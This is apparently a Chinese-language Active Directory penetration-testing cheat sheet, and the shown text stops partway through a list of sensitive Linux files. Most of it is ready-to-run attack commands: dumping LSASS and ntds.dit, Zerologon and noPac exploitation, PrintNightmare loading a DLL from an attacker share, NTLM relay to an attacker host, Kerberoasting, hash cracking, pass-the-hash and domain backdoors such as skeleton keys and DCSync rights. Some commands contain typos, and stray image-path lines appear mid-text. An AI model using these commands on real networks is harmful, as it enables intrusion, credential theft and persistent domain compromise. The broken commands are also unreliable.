1.无凭证情况下

- 网络扫描
- 漏洞快速探测
- 提权
- 拥有本地管理员权限
  - 获取密码
  - 绕过LSA防护策略读取密码
  - token窃取
  - 查看本地存储的所有密码
  - 卷影拷贝（获取域控所有hash）
  - dpapi解密

2.内网信息收集

- 本机信息收集
  - 8.获取当前用户密码
    - Windows
    - Linux
    - 浏览器
    - Navicat密码
    - xshell&xftp密码
    - mRemoteNG密码
- 扩散信息收集
  - 常用端口扫描工具
  - 内网拓扑架构分析
  - 常见信息收集命令
  - 第三方信息收集

3.获取域控的方法

- SYSVOL
- MS14-068 Kerberos
- SPN扫描
- Kerberos的黄金门票
- Kerberos的银票务
- 域服务账号破解
- 凭证盗窃
- NTLM relay
- Kerberos委派
- 地址解析协议
- zerologon漏洞
- CVE-2021-42278 && CVE-2021-42287

4.列出可匿名访问的SMB共享

5.枚举LDAP

6.查找用户名

- 得到账号，但是没有密码
  - 密码喷洒
  - ASREP-Roasting攻击
    - 获取hash
    - 获取ASREP-Roastable账号
- 拿到任意一个域用户的账号密码
  - 获取其他账户密码
    - 1.获取域内所有账户名
    - 2.枚举 SMB 共享
    - 3.bloodhound
    - 4.powerview / pywerview
  - Kerberoasting攻击
    - 获取hash
    - 查找 kerberoastable 账号

MS14-068
PrintNightmare
枚举 DNS 服务器

7.relay/poisoning攻击

扫描没开启SMB签名的机器
PetitPotam
监听

无SMB签名 || 开启IPv6 || ADCS

1.MS08-068
2.mitm6 -i eth0 -d
3.adcs

拿到hash破解

1.LM
2.NTLM
3.NTLMv1
4.NTLMv2
5.Kerberos 5 TGS
6.Kerberos ASREP

9.横向移动

1.PTH
2.PTK
3.非约束委派

获取票据
查找非约束委派主机

4.约束委派

获取票据
查找约束委派主机

5.基于资源的约束委派
6.dcsync
7.打印机 SpoolService 漏洞利用
8.AD域ACL攻击(aclpwn.py)
9.获取LAPS管理员密码
10.privexchange漏洞

Exchange的利用

11.IPC
12.其他横移

10.权限维持

拿到域控权限
后门
域信任关系

子域攻击父域 - SID History版跨域黄金票据
利用域信任密钥获取目标域的权限 - 信任票据
攻击其它林

活动目录持久性技巧

Security Support Provider
SID History
AdminSDHolder&SDProp
Dcsync后门
组策略
Hook PasswordChangeNotify
Kerberoasting后门
AdminSDHolder
Delegation

11.敏感文件

windows
Linux

12.权限提升

Windows

bypass UAC
常用方法
常用工具
提权
Linux
内核溢出提权
计划任务
SUID
环境变量
系统服务的错误权限配置漏洞
不安全的文件/文件夹权限配置
找存储的明文用户名，密码

13.权限维持

Windows
1、密码记录工具
2、常用的存储Payload位置
3、Run/RunOnce Keys
4、BootExecute Key
5、Userinit Key
6、Startup Keys
7、Services
8、Browser Helper Objects
9、AppInit_DLLs
10、文件关联
11、bitsadmin
12、mof
13、wmi
14、Userland Persistence With Scheduled Tasks
15、Netsh
16、Shim
17、DLL劫持
18、DoubleAgent
19、waitfor.exe
20、AppDomainManager
21、Office
22、CLR
23、msdtc
24、Hijack CAccPropServicesClass and MMDeviceEnumerato
25、Hijack explorer.exe
26、Windows FAX DLL Injection
27、特殊注册表键值
28、快捷方式后门
29、Logon Scripts
30、Password Filter DLL
31、利用BHO实现IE浏览器劫持

Linux
crontab
硬链接sshd
SSH Server wrapper
SSH keylogger
Cymothoa_进程注入backdoor
rootkit
Tools

14.痕迹清理

Windows日志清除
破坏Windows日志记录功能
Metasploit
3389登陆记录清除

1.无凭证情况下

网络扫描

```
cme smb <ip_range>                              # SMB 扫描存活主机
nmap -sP -p <ip>                                # ping 扫描
nmap -PN -sV --top-ports 50 --open <ip>         # 快速扫描
nmap -PN --script smb-vuln* -p139,445 <ip>      # 检测 SMB 漏洞
nmap -PN -sC -sV <ip>                           # 经典扫描
nmap -PN -sC -sV -p- <ip>                       # 全扫描
nmap -sU -sC -sV <ip>                           # UDP 扫描
```


漏洞快速探测

扫描后可以去先用已知漏洞打

```
java rmi：  exploit/multi/misc/java_rmi_server
ms17-010：exploit/windows/smb/ms17_010_eternalblue
tomcat：auxiliary/scanner/http/tomcat_enum
jboss manager：exploit/multi/http/tomcat_mgr_deploy
Java反序列化漏洞测试：ysoserial
查找产品的CVE漏洞：searchsploit
MS14-025：  searchsploit
            findstr /S /I cpassword \\<FQDN>\sysvol\<FQDN>\policies\*.xml
爆破数据库连接：use admin/mssql/mssql_enum_sql_logins
proxylogon：
proxyshell：
```

提权

低权限可以做的事情

```
winpeas.exe
查找内容有 password 的文件：findstr /si 'password' *.txt *.xml *.docx
Juicy Potato / Lovely Potato
PrintSpoofer
RoguePotato
SMBGhost CVE-2020-0796
CVE-2021-36934 (HiveNightmare/SeriousSAM)
......
```

拥有本地管理员权限

获取密码

```
procdump.exe -accepteula -ma lsass.exe lsass.dmp

mimikatz "privilege::debug" "sekurlsa::minidump lsass.dmp"
"sekurlsa::logonPasswords" "exit"

mimikatz "privilege::debug" "token::elevate" "sekurlsa::logonpasswords"
"lsadump::sam" "exit"

hashdump: post/windows/gather/smart_hashdump
cme smb <ip_range> -u <user> -p <password> -M lsassy
cme smb <ip_range> -u <user> -p '<password>' --sam / --lsa / --ntds
```


绕过LSA防护策略读取密码

```
PPLdump64.exe <lsass.exe|lsass_pid> lsass.dmp

mimikatz "!+" "!processprotect /process:lsass.exe /remove" "privilege::debug"
"token::elevate"  "sekurlsa::logonpasswords" "!processprotect
/process:lsass.exe" "!-" #with mimidriver.sys
```

token窃取

```
.\incognito.exe list_tokens -u
.\incognito.exe execute -c "<domain>\<user>" powershell.exe

use incognito
impersonate_token <domain>\\<user>
```

之前粗略分析过 token

[Token窃取那些事 (0range-x.github.io)]

查看本地存储的所有密码

```
lazagne.exe all
```

卷影拷贝（获取域控所有hash）

```
diskshadow list shadows all

mklink /d c:\shadowcopy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\
```

```
管理员权限执行
vssadmin create shadow /for=C:
利用卷影副本卷名拷贝ntds.dit文件与用注册表导出system.hive

copy \\?\GLOBALLROOT\Device\xxxxxxxxxx\windows\ntds\ntds.dit C:\ntds.dit reg sava
hklm\system system.hive
//导出system.hive文件到注册表

vssadmin delete shadows /for=C: /quiet   //删除卷影，隐藏痕迹
```

[CVE-2020-1472的分析与复现 (0range-x.github.io)](https://0range-x.github.io/2021/11/22/CVE-2020-1472/#vssadmin卷影拷贝)

dpapi解密

2.内网信息收集

本机信息收集

```
1、用户列表  net user /domain
windows用户列表 分析邮件用户，内网[域]邮件用户，通常就是内网[域]用户

2.进程列表  tasklist /svc
分析杀毒软件/安全监控工具等 邮件客户端 VPN ftp等

3.服务列表  tasklist /svc
与安全防范工具有关服务[判断是否可以手动开关等] 存在问题的服务[权限/漏洞]

4.端口列表  netstat -ano
开放端口对应的常见服务/应用程序[匿名/权限/漏洞等] 利用端口进行信息收集

5.补丁列表  systeminfo
分析 Windows 补丁 第三方软件[Java/Oracle/Flash 等]漏洞

6.本机共享  smbclient -L ip
            net user \\ip\c$
本机共享列表/访问权限 本机访问的域共享/访问权限

7.本用户习惯分析
```

历史记录 收藏夹 文档等

8.获取当前用户密码

Windows

- mimikatz
- Invoke-WCMDump
- mimiDbg
- LaZagne
- NirLauncher)
- quarkspwdump

Linux

- mimipenguin
- LaZagne

浏览器

- HackBrowserData
- SharpWeb
- SharpDPAPI
- 360SafeBrowsergetpass
- BrowserGhost
- Browser-cookie-steal(窃取浏览器cookie)

Navicat密码

版本：Navicat 11或12

方法：https://blog.csdn.net/CCESARE/article/details/104746596

解密脚本：https://github.com/tianhe1986/FatSmallTools

https://github.com/HyperSine/how-does-navicat-encrypt-password

xshell&xftp密码

https://github.com/dzxs/Xdecrypt

mRemoteNG密码

https://github.com/kmahyyg/mremoteng-decrypt

https://github.com/haseebT/mRemoteNG-Decrypt

扩散信息收集

常用端口扫描工具

- nmap
- masscan
- zmap
- s扫描器
- 自写脚本
- nc
- ……

内网拓扑架构分析

- DMZ
- 管理网
- 生产网
- 测试网

常见信息收集命令

ipconfig：

```
ipconfig /all ------> 查询本机 IP 段，所在域等
```

net

```
net user ------> 本机用户列表
net localgroup administrators ------> 本机管理员[通常含有域用户]
net user /domain ------> 查询域用户
net group /domain ------> 查询域里面的工作组
net group "domain admins" /domain ------> 查询域管理员用户组
net localgroup administrators /domain ------> 登录本机的域管理员
net localgroup administrators workgroup\user001 /add ----->域用户添加到本机 net
group "Domain controllers" -------> 查看域控制器(如果有多台)
net view ------> 查询同一域内机器列表 net view /domain ------> 查询域列表
net view /domain:domainname
```

dsquery

```
dsquery computer domainroot -limit 65535 && net group "domain
computers" /domain ------> 列出该域内所有机器名
dsquery user domainroot -limit 65535 && net user /domain------>列出该域内所有用户名
dsquery subnet ------>列出该域内网段划分
dsquery group && net group /domain ------>列出该域内分组
dsquery ou ------>列出该域内组织单位
dsquery server && net time /domain------>列出该域内域控制器
```

第三方信息收集

- NETBIOS 信息收集
- SMB 信息收集
- 空会话信息收集
- 漏洞信息收集等

3.获取域控的方法

SYSVOL

SYSVOL是指存储域公共文件服务器副本的共享文件夹，它们在域中所有的域控制器之间复制。 Sysvol文件夹是安装AD时创建的，它用来存放GPO、Script等信息。同时，存放在Sysvol文件夹中的信息，会复制到域中所有DC上。 相关阅读:

- 寻找SYSVOL里的密码和攻击GPP（组策略偏好）
- Windows Server 2008 R2之四管理Sysvol文件夹
- SYSVOL中查找密码并利用组策略首选项
- 利用SYSVOL还原组策略中保存的密码

MS14-068 Kerberos

```
python ms14-068.py -u 域用户@域名 -p 密码 -s 用户SID -d 域主机
```

利用mimikatz将工具得到的TGT_domainuser@SERVER.COM.ccache写入内存，创建缓存证书：

```
mimikatz.exe "kerberos::ptc c:TGT_darthsidious@pentest.com.ccache" exit
net use k: \pentest.comc$
```


相关阅读：

- Kerberos的工具包PyKEK
- 深入解读MS14-068漏洞
- Kerberos的安全漏洞

SPN扫描

Kerberoast可以作为一个有效的方法从Active Directory中以普通用户的身份提取服务帐户凭据，无需向目标系统发送任何数据包。 SPN是服务在使用Kerberos身份验证的网络上的唯一标识符。它由服务类，主机名和端口组成。在使用Kerberos身份验证的网络中，必须在内置计算机帐户（如NetworkService或LocalSystem）或用户帐户下为服务器注册SPN。对于内部帐户，SPN将自动进行注册。但是，如果在域用户帐户下运行服务，则必须为要使用的帐户的手动注册SPN。 SPN扫描的主要好处是，SPN扫描不需要连接到网络上的每个IP来检查服务端口，SPN通过LDAP查询向域控执行服务发现，SPN查询是Kerberos的票据行为一部分，因此比较难检测SPN扫描。 相关阅读：

- 非扫描式的SQL Server发现
- SPN扫描
- 扫描SQLServer的脚本

Kerberos的黄金门票

在域上抓取的哈希

```
lsadump::dcsync /domain:pentest.com /user:krbtgt

kerberos::purge

kerberos::golden /admin:administrator /domain:域 /sid:SID /krbtgt:hash值
/ticket:adinistrator.kiribi

kerberos::ptt administrator.kiribi

kerberos::tgt

net use k: \pnet use k: \pentest.comc$
```

相关阅读：

- https://adsecurity.org/?p=1640
- 域服务账号破解实践
- Kerberos的认证原理
- 深刻理解windows安全认证机制ntlm＆Kerberos

Kerberos的银票务

黄金票据和白银票据的一些区别： Golden Ticket：伪造 `TGT`，可以获取 `任何Kerberos` 服务权限 银票：伪造TGS，`只能访问指定的服务` 加密方式不同： Golden Ticket由 `krbtgt` 的hash加密 Silver Ticket由 `服务账号`（通常为计算机账户）Hash加密 认证流程不同：金票在使用的过程需要同域控通信 银票在使用的过程不需要同域控通信 相关阅读：

- 攻击者如何使用Kerberos的银票来利用系统
- 域渗透——Pass The Ticket

域服务账号破解

与上面SPN扫描类似的原理 https://github.com/nidem/kerberoast 获取所有用作SPN的帐户

```
setspn -T PENTEST.com -Q */*
```

从Mimikatz的RAM中提取获得的门票

```
kerberos::list /export
```

用rgsrepcrack破解

```
tgsrepcrack.py wordlist.txt 1-MSSQLSvc~sql01.medin.local~1433-
MYDOMAIN.LOCAL.kirbi
```

凭证盗窃

从搜集的密码里面找管理员的密码

NTLM relay

- One API call away from Domain Admin
- privexchange
- Exchange2domain

用于主动让目标机器发起NTLM请求的方法：

- printerbug
- PetitPotam

Relay LDAP:

- CVE-2019-1040-dcpwn

Relay AD CS/PKI:

- AD CS/PKI template exploit

集成几个利用的工具：

- Relayx

内网445端口转发：

- PortBender

Kerberos委派

- Wagging-the-Dog.html
- s4u2pwnage
- Attacking Kerberos Delegation
- 用打印服务获取域控
- Computer Takeover
- Combining NTLM Relaying and Kerberos delegation
- CVE-2019-1040

地址解析协议

实在搞不定再搞ARP

zerologon漏洞

```
python3 cve-2020-1472-exploit.py <MACHINE_BIOS_NAME> <ip>

secretsdump.py <DOMAIN>/<MACHINE_BIOS_NAME>\$@<IP> -no-pass -just-dc-user
"Administrator"

secretsdump.py -hashes :<HASH_admin> <DOMAIN>/Administrator@<IP>

python3 restorepassword.py -target-ip <IP>
<DOMAIN>/<MACHINE_BIOS_NAME>@<MACHINE_BIOS_NAME> -hexpass <HEXPASS>
```

CVE-2020-1472的分析与复现 (0range-x.github.io)

1、利用Mimikatz check

```
lsadump::zerologon /target:dc1.exploit.local /account:dc1$
```

exploit

```
lsadump::zerologon /target:dc1.exploit.local /account:dc1$ /exploit
```

dcsync

```
lsadump::dcsync /dc:dc1.exploit.local /authuser:dc1$ /authdomain:exploit.local
/authpassword:"" /domain:exploit.local /authntlm /user:krbtgt
```


restore

```
lsadump::postzerologon /target:conttosson.locl /account:dc$
```


2、利用impacket:

- 取目标主机名+IP
- install 修改版本的impacket
- Exp

```
python cve-2020-1472-exploit.py DC2008 10.211.55.200
```




```
secretsdump.py -no-pass cgdomain.com/'DC2008$'@10.211.55.200 -history -just-dc-
user administrator
secretsdump.py -no-pass cgdomain.com/administrator@10.211.55.200 -hashes
aad3b435b51404eeaad3b435b51404ee:3add1560657a19b3166247eb3eb149ae
```



获取到旧的密码明文hex，还原

```
python restorepassword.py cgdomain.com/DC2008@DC2008 -target-ip 10.211.55.200 -
hexpass
59958639cbdd4523de5d42b01adb0e256e0d39aef14c8eef31f4c078862109f253bbb7b3817ab123
d013856c028fa4993f5f5b9a830a3a98d87483b29df3fb55082a1f464b19220a2c04f6605d2d321a
04afbb551f8f19a13d399f9f5af2aa23c5b76b49001033516fefd90cb0348256e8282b22cbf9e70d
82a8b8d2916d578246e288af3af727533d36ad8950fe1c513771377d98a947c4a8eae2b581a74b66
87a2e533b7e89e8d03c2e6c2123d519489869a6e33d3a8884be33107060b62e2852502261f48c097
ddb68750cc55b7688cc951441cf02989a307f55c008e978edbaf31766d17b53505016c7580cb480b
```

恢复方法2

通过wmic, pass the hash 拿到域控制器中的本地管理员权限(域管)

```
wmiexec.py -hashes
aad3b435b51404eeaad3b435b51404ee:8adfc85c3490040e942ae1e6c68f645e
test.local/Administrator@10.211.55.38
```

然后分别执行,拷贝本机中SAM数据库到本地

```
- reg save HKLM\SYSTEM system.save
- reg save HKLM\SAM sam.save
- reg save HKLM\SECURITY security.save
- get system.save
- get sam.save
- get security.save
- del /f system.save
- del /f sam.save
- del /f security.save
```

提取明文hash

```
secretsdump.py -sam sam.save -system system.save -security security.save LOCAL
```

然后恢复。

CVE-2021-42278 && CVE-2021-42287

sam-the-admin

noPac: CVE-2021-42287/CVE-2021-42278

```
./noPac.exe -domain dc.com -user username -pass 'password' /dc owa.dc.com
/mAccount mAusername /mPassword password /service cifs /ptt
```

4.列出可匿名访问的SMB共享

```
enum4linux -a -u "" -p "" <dc-ip> && enum4linux -a -u "guest" -p "" <dc-ip>

smbmap -u "" -p "" -P 445 -H <dc-ip> && smbmap -u "guest" -p "" -P 445 -H <dc-
ip>

smbclient -U '%' -L //<dc-ip> && smbclient -U 'guest%' -L //<dc-ip>

cme smb <ip> -u '' -p '' # 枚举可空Session访问的SMB共享

cme smb <ip> -u 'a' -p '' #枚举可匿名访问的SMB共享
```

5.枚举LDAP

```
nmap -n -sV --script "ldap* and not brute" -p 389 <dc-ip>

ldapsearch -x -h <ip> -s base
```

6.查找用户名

```
enum4linux -U <dc-ip> | grep 'user:'

crackmapexec smb <ip> -u <user> -p '<password>' --users

nmap -p 88 --script=krb5-enum-users --script-args="krb5-enum-
users.realm='<domain>',userdb=<users_list_file>" <ip>

OSINT - 在互联网上寻找用户名
```

得到账号，但是没有密码

密码喷洒


```
获取域密码策略 ：
crackmapexec <IP> -u 'user' -p 'password' --pass-pol
enum4linx -u 'username' -p 'password' -P <IP>

cme smb <dc-ip> -u user.txt -p password.txt --no-bruteforce # 不爆破，只测试单一的
user=password

cme smb <dc-ip> -u user.txt -p password.txt # 交叉爆破，根据密码策略，失败过多可能会被封
禁
```

ASREP-Roasting攻击

获取hash

```
python GetNPUsers.py <domain>/ -usersfile <usernames.txt> -format hashcat -
outputfile <hashes.domain.txt>

Rubeus asreproast /format:hashcat
```

获取ASREP-Roastable账号

```
Get-DomainUser -PreauthNotRequired -Properties SamAccountName

MATCH (u:User {dontreqpreauth:true}), (c:Computer), p=shortestPath((u)-[*1..]->(c)) RETURN p
```

拿到任意一个域用户的账号密码

获取其他账户密码

1.获取域内所有账户名

```
GetADUsers.py -all -dc-ip <dc_ip> <domain>/<username>
```

2.枚举 SMB 共享

```
cme smb <ip> -u <user> -p <password> --shares
```

3.bloodhound

```
bloodhound-python -d <domain> -u <user> -p <password> -gc <dc> -c all
```

4.powerview / pywerview

Kerberoasting攻击

获取hash

```
GetUserSPNs.py -request -dc-ip <dc_ip> <domain>/<user>:<password>

Rubeus kerberoast
```

查找 kerberoastable 账号

```
Get-DomainUser -SPN -Properties SamAccountName, ServicePrincipalName

MATCH (u:User {hasspn:true}) RETURN u

MATCH (u:User {hasspn:true}), (c:Computer), p=shortestPath((u)-[*1..]->(c)) RETURN p
```

MS14-068

FindSMB2UPTime.py

```
rpcclient $> lookupnames <name>

wmic useraccount get name,sid

auxiliary/admin/kerberos/ms14_068_kerberos_checksum
```

```
goldenPac.py -dc-ip <dc_ip> <domain>/<user>:'<password>'@<target>
```

```
kerberos::ptc "<ticket>"
```

PrintNightmare

```
CVE-2021-1675.py <domain>/<user>:<password>@<target> '\\<smb_server_ip>\
<share>\inject.dll'
```


枚举 DNS 服务器

```
dnstool.py -u 'DOMAIN\user' -p 'password' --record '*' --action query <dc_ip>
```

7.relay/poisoning攻击

扫描没开启SMB签名的机器

```
nmap -Pn -sS -T4 --open --script smb-security-mode -p445 ADDRESS/MASK

use exploit/windows/smb/smb_relay

cme smb $hosts --gen-relay-list relay.txt
```

PetitPotam

```
PetitPotam.py  -d <domain> <listener_ip> <target_ip>
```

后续可以跟着adcs攻击

监听

```
responder -i eth0
mitm6 -d <domain>
```

无SMB签名 || 开启IPv6 || ADCS

1.MS08-068

```
use exploit/windows/smb/smb_relay   #常用于windows2003 / windows server2008
```

```
responder -I eth0 # 记得先关闭本机的 smb 和 http 服务

ntlmrelayx.py -tf targets.txt
```


2.mitm6 -i eth0 -d

```
ntlmrelayx.py -6 -wh <attacker_ip> -l /tmp -socks -debug

ntlmrelayx.py -6 -wh <attacker_ip> -t smb://<target> -l /tmp -socks -debug

ntlmrelayx.py -t ldaps://<dc_ip> -wh <attacker_ip> --delegate-access

getST.py -spn cifs/<target> <domain>/<netbios_name>\$ -impersonate <user>
```

3.adcs

```
ntlmrelayx.py -t http://<dc_ip>/certsrv/certfnsh.asp -debug -smb2support --adcs
--template DomainController

Rubeus.exe asktgt /user:<user> /certificate:<base64-certificate> /ptt
```

拿到hash破解

1.LM

```
john --format=lm hash.txt

hashcat -m 3000 -a 3 hash.txt
```

2.NTLM

```
john --format=nt hash.txt

hashcat -m 1000 -a 3 hash.txt
```

3.NTLMv1

```
john --format=netntlm hash.txt

hashcat -m 5500 -a 3 hash.txt
```

4.NTLMv2

```
john --format=netntlmv2 hash.txt

hashcat -m 5600 -a 0 hash.txt rockyou.txt
```


5.Kerberos 5 TGS

```
john spn.txt --format=krb5tgs --wordlist=rockyou.txt

hashcat -m 13100 -a 0 spn.txt rockyou.txt
```

6.Kerberos ASREP

```
hashcat -m 18200 -a 0 AS-REP_roast-hashes rockyou.txt
```

9.横向移动

1.PTH

```
psexec.py -hashes ":<hash>" <user>@<ip>

wmiexec.py -hashes ":<hash>" <user>@<ip>

atexec.py -hashes ":<hash>" <user>@<ip> "command"

evil-winrm -i <ip>/<domain> -u <user> -H <hash>

xfreerdp /u:<user> /d:<domain> /pth:<hash> /v:<ip>
```

2.PTK

```
python getTGT.py <domain>/<user> -hashes :<hashes>
export KRB5CCNAME=/root/impacket-examples/domain_ticket.ccache
python psexec.py <domain>/<user>@<ip> -k -no-pass

Rubeus asktgt /user:victim /rc4:<rc4value>
Rubeus ptt /ticket:<ticket>
Rubeus createnetonly /program:C:\Windows\System32\[cmd.exe||upnpcont.exe]
Rubeus ptt /luid:0xdeadbeef /ticket:<ticket>
```

3.非约束委派

获取票据


```
privilege::debug sekurlsa::tickets /export sekurlsa::tickets /export

Rubeus dump /service:krbtgt /nowrap

Rubeus dump /luid:0xdeadbeef /nowrap
```

查找非约束委派主机

```
Get-NetComputer -Unconstrained

Get-DomainComputer -Unconstrained -Properties DnsHostName

MATCH (c:Computer {unconstraineddelegation:true}) RETURN c

MATCH (u:User {owned:true}), (c:Computer {unconstraineddelegation:true}),
p=shortestPath((u)-[*1..]->(c)) RETURN p
```

4.约束委派

获取票据

```
privilege::debug sekurlsa::tickets /export sekurlsa::tickets /

Rubeus dump /service:krbtgt /nowrap

Rubeus dump /luid:0xdeadbeef /nowrap
```

查找约束委派主机

```
Get-DomainComputer -TrustedToAuth -Properties DnsHostName, MSDS-
AllowedToDelegateTo

MATCH (c:Computer), (t:Computer), p=((c)-[:AllowedToDelegate]->(t)) RETURN p

MATCH (u:User {owned:true}), (c:Computer {name: "<MYTARGET.FQDN>"}),
p=shortestPath((u)-[*1..]->(c)) RETURN p
```

5.基于资源的约束委派

6.dcsync

```
lsadump::dcsync /domain:htb.local /user:krbtgt # Administrators, Domain Admins,
Enterprise Admins  组下的账户都行
```

7.打印机 SpoolService 漏洞利用

```
rpcdump.py <domain>/<user>:<password>@<domain_server> | grep MS-RPRN
printerbug.py '<domain>/<username>:<password>'@<Printer IP> <RESPONDERIP>
```

8.AD域ACL攻击(aclpwn.py)

```
GenericAll on User
GenericAll on Group
GenericAll / GenericWrite / Write on Computer
WriteProperty on Group
Self (Self-Membership) on Group
WriteProperty (Self-Membership)
ForceChangePassword
WriteOwner on Group
GenericWrite on User
WriteDACL + WriteOwner
```

9.获取LAPS管理员密码

```
Get-LAPSPasswords -DomainController <ip_dc> -Credential <domain>\<login> |
Format-Table -AutoSize

foreach ($objResult in $colResults){$objComputer = $objResult.Properties;
$objComputer.name|where {$objcomputer.name -ne $env:computername}|%{foreach-
object {Get-AdmPwdPassword -ComputerName $_}}}
```

10.privexchange漏洞

```
python privexchange.py -ah <attacker_host_or_ip> <exchange_host> -u <user> -d
<domain> -p <password>

ntlmrelayx.py -t ldap://<dc_fqdn>--escalate-user <user>
```


Exchange的利用

- Exchange2domain
- CVE-2018-8581
- CVE-2019-1040
- CVE-2020-0688
- NtlmRelayToEWS
- ewsManage
- CVE-2021-26855
- CVE-2021-28482

11.IPC

```
net use \\ip\ipc$ "password" /user:"administrator"
net use \\ip\c$ "password" /user:"administrator"
```

12.其他横移

```
1.向WSUS服务器数据库注入恶意程序更新        WSUSpendu.ps1 # 需要先拿下 WSUS 更新分发服务器

2.MSSQL Trusted Links            use exploit/windows/mssql/mssql_linkcrawler

3.GPO Delegation

4.ADCS
```

10.权限维持

拿到域控权限

dump ntds.dit 文件

```
crackmapexec smb 127.0.0.1 -u <user> -p <password> -d <domain> --ntds

secretsdump.py '<domain>/<user>:<pass>'@<ip>

ntdsutil "ac i ntds" "ifm" "create full c:\temp" q q

secretsdump.py  -ntds ntds_file.dit -system SYSTEM_FILE -hashes lmhash:nthash
LOCAL -outputfile ntlm-extract

windows/gather/credentials/domain_hashdump
```


后门

```
net group "domain admins" myuser /add /domain

Golden ticket（黄金票据）

Silver Ticket（白银票据）

DSRM 后门：
PowerShell New-ItemProperty “HKLM:\System\CurrentControlSet\Control\Lsa\” -Name
“DsrmAdminLogonBehavior” -Value 2 -PropertyType DWORD

Skeleton Key：
mimikatz "privilege::debug" "misc::skeleton" "exit"

自定义 SSP DLL：
mimikatz "privilege::debug" "misc::memssp" "exit"
C:\Windows\System32\kiwissp.log
```

域信任关系

子域攻击父域 - SID History版跨域黄金票据

```
Get-NetGroup -Domain <domain> -GroupName "Enterprise Admins" -FullData|select
objectsid

mimikatz lsadump::trust

kerberos::golden /user:Administrator /krbtgt:<HASH_KRBTGT> /domain:<domain>
/sid:<user_sid> /sids:<RootDomainSID-519> /ptt
```

利用域信任密钥获取目标域的权限 - 信任票据

```
"lsadump::trust /patch"
"lsadump::lsa /patch"

"kerberos::golden /user:Administrator /domain:<domain> /sid:
<domain_SID> /rc4:<trust_key> /service:krbtgt /target:<target_domain> /ticket:
<golden_ticket_path>"
```

攻击其它林

利用ptintbug或petipotam漏洞使其它林的DC主动连接到本林的一台无约束委派主机，同时抓取发送过来的TGT，然后即可将它用于dcsync攻击

活动目录持久性技巧

https://adsecurity.org/?p=1929 DS恢复模式密码维护 DSRM密码同步

> Windows Server 2008 需要安装KB961320补丁才支持DSRM密码同步，Windows Server 2003不支持DSRM密码同步。KB961320:https://support.microsoft.com/en-us/help/961320/a-feature-is-available-for-windows-server-2008-that-lets-you-synchroni,可参考：巧用DSRM密码同步将域控权限持久化

DCshadow

Security Support Provider

简单的理解为SSP就是一个DLL，用来实现身份认证

```
privilege::debug
misc::memssp
```

这样就不需要重启`c:/windows/system32`可看到新生成的文件kiwissp.log

SID History

SID历史记录允许另一个帐户的访问被有效地克隆到另一个帐户

```
mimikatz "privilege::debug" "misc::addsid bobafett ADSAdministrator"
```

AdminSDHolder&SDProp

利用AdminSDHolder&SDProp（重新）获取域管理权限

Dcsync后门

向域成员赋予Dcsync权限

```
Powerview.ps1
Add-DomainObjectAcl -TargetIdentity "DC=vulntarget,DC=com" -PrincipalIdentity
test1 -Rights DCSync -Verbose
```

在登录了test1域账户的机器上执行Dcsync利用操作

```
mimikatz "lsadump::dcsync /domain:vulntarget.com /all /csv"
```

组策略

https://adsecurity.org/?p=2716 策略对象在持久化及横向渗透中的应用

Hook PasswordChangeNotify

http://www.vuln.cn/6812

Kerberoasting后门

域渗透-Kerberoasting

AdminSDHolder

Backdooring AdminSDHolder for Persistence

Delegation

Unconstrained Domain Persistence

证书伪造： pyForgeCert

11.敏感文件

windows

敏感配置文件

```
C:\boot.ini     //查看系统版本
C:\Windows\System32\inetsrv\MetaBase.xml    //IIS配置文件
C:\Windows\repair\sam     //存储系统初次安装的密码
C:\Program Files\mysql\my.ini     //Mysql配置
C:\Program Files\mysql\data\mysql\user.MYD    //Mysql root
C:\Windows\php.ini    //php配置信息
C:\Windows\my.ini     //Mysql配置信息
C:\Windows\win.ini    //Windows系统的一个基本系统配置文件
```

Linux

敏感配置文件

```
#判断是否在docker容器内
/proc/1/cgroup

# 系统版本
cat /etc/issue

# 内核版本
cat /proc/version

# 账户密码
cat /etc/passwd
cat /etc/shadow

# 环境变量
cat /etc/profile

# 系统应用(命令)
ls -lah/sbin

# 安装应用(命令)
la -lah /usr/bin

# 开机自启
cat /etc/crontab

# history
cat ~/.bash_history
cat ~/.nano_history
cat ~/.atftp_history
cat ~/.mysql_history
cat ~/.php_history

# 网络配置
cat /etc/resolv.conf
cat /etc/networks
cat /etc/network/interfaces
cat /etc/sysconfig/network
cat /etc/host.conf
cat /etc/hosts
cat /etc/dhcpd.conf

# Service配置
cat /etc/apache2/apache2.conf
```

```
cat /etc/httpd/conf/httpd.conf
cat /etc/httpd/conf/httpd2.conf
cat /var/apache2/config.inc
cat /usr/local/etc/nginx/nginx.conf
cat /usr/local/nginx/conf/nginx.conf
cat /etc/my.cnf
cat /etc/mysql/my.cnf
cat /var/lib/mysql/mysql/user.MYD
cat /etc/mongod.conf
cat /usr/local/redis/redis.conf
cat /etc/redis/redis.conf

# ftp
cat /etc/proftpd.conf

# mail
cat /var/mail/root
cat /var/spool/mail/root
cat ~/.fetchmailrc
cat /etc/procmailrc
cat ~/.procmailrc
cat /etc/exim/exim.cf
cat /etc/postfix/main.cf
